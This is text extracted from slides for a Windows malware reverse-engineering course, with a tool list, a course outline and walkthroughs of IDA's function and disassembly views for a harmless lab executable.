

Windows Malware RE

Ice1187


Speaker

黃俊嘉, Ice1187

- ▶ Master's student at NTU CSIE NSLab
- ▶ Member of Balsn CTF Team
- ▶ Member of UNDEFINED
- ▶ Intern Researcher at CyCraft
- ▶ Speaker of CyberSec, SECCON



<https://github.com/Ice1187>



hcc001202@gmail.com



Course Information

- 分析環境 : Windows 10 / 11 VM
 - IDA Free
 - x64dbg
 - PE-bear
 - Wireshark
 - Python 3 + VS Code
- 簡報連結 : <https://github.com/Ice1187/My-Slides>
- Lab 連結 : Clipboard Stealer

Outline

Tools

- IDA
- x64dbg
- Windows API
- Documents

Malware Analysis

- Goals of Malware Analysis
- Know Your Enemy : ATT&CK
- Hands-on Malware Analysis

PE & API Calling

- General
- Export Address Table
- Import Address Table
- Dynamic API Resolution

Tools

IDA

- 逆向必備神器
- IDA Free
 - x86 / x64 cloud-based decompiler
 - 運氣好才有得用 😊 😊 😊
 - PE / ELF / Mach-O




src: [https://en.wikipedia.org/wiki/
Interactive_Disassembler](https://en.wikipedia.org/wiki/Interactive_Disassembler)

Load File to Analyze

視為什麼格式進行處理
(通常預設即可)

選擇 CPU 架構
(通常預設即可)



IDA - eductf-lab.exe /Users/ice1187/Downloads/eductf-lab/x64/Release/eductf-lab.exe

Other Views (Structure, Enums, Import, Exports)

Library function Regular function Instruction Data Unsigned

Function View

- start
- __raise_securityfailure
- __report_gsfailure
- capture_previous_context
- __scrt_acquire_startup_lock
- __scrt_initialize_crt
- __scrt_initialize_onexit_tables
- __scrt_is_nonwritable_in_current_image

Line 43 of 87

Disassembly View

```
; Imagebase : 140000000
; Timestamp : 65224D18 (Sun Oct 08 06:32:56 2023)
; Section 1. (virtual address 00001000)
; Virtual size : 00001B7C ( 7036.)
; Section size in file : 00001C00 ( 7168.)
; Offset to raw data for section: 00000400
; Flags 6000020: Text Executable Readable
; Alignment : default
; PDB File Name : C:\Users\poc\Desktop\eductf-lab\x64\Release\eductf-lab.pdb
; OS type : MS Windows
; Application type: Executable

.686p
.mmx
.model flat

; Segment type: Pure code
; Segment permissions
_text segment para pul
assume cs:_text
;org 140001000
assume es:nothing, ss:nothing, ds:_data, ts:nothing, gs:nothing

; int __fastcall main(int argc, const char **argv, const char **envp)
main proc near
sub    rsp, 28h
call   sub_140001020
call   sub_140001110
call   sub_140001D10
call   sub_140001C80
xor    eax, eax
add    rsp, 28h
retn
main endp

100.00% ( 496,367) (1684, 464) 00000400 0000000140001000: main (Synchronized with Hex View 1)
```

Command & Output

Using FLIRT signature: Microsoft VisualC 64bit universal runtime
Using FLIRT signature: SEH for vc64 7-14
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
Plugin "pdb" not found

IDC

AU: idle Down Disk: 106GB

Function View

- 所有 IDA 自動分析找到的 function

- 顏色標示 function 類型

- Library function

- External symbol

- Regular function (重點)

- 搜尋


- 直接輸入：從頭匹配

- [Cmd/Ctrl+ f] : 搜尋

Function name	Segment	Start	Length
sub_140002500	.text	0000000140002500	00000000
__scrt_fastfail	.text	0000000140002590	0000014B
j_UserMathErrorFunction	.text	00000001400026DC	00000005
__scrt_is_managed_app	.text	00000001400026E4	00000051
__scrt_setUnhandledExceptionFilter	.text	0000000140002738	0000000E
__scrtUnhandledExceptionFilter	.text	0000000140002748	0000005B
sub_1400027A4	.text	00000001400027A4	0000003C
sub_1400027E0	.text	00000001400027E0	0000003C
__isa_available_init	.text	000000014000281C	000001AC
__scrt_is_ucrt_dll_in_use	.text	00000001400029C8	0000000C
__C_specific_handler	.text	00000001400029E0	00000006
__current_exception	.text	00000001400029E6	00000006
__current_exception_context	.text	00000001400029EC	00000006
memset	.text	00000001400029F2	00000006
exit	.text	00000001400029F8	00000006
_seh_filter_exe	.text	00000001400029FE	00000006
_set_app_type	.text	0000000140002A04	00000006

Disassembly View (Graph)

- 優點
 - 視覺化 Control Flow
- 缺點
 - 圖大、複雜
 - 難 navigate
- [Space] 切換為 Text view

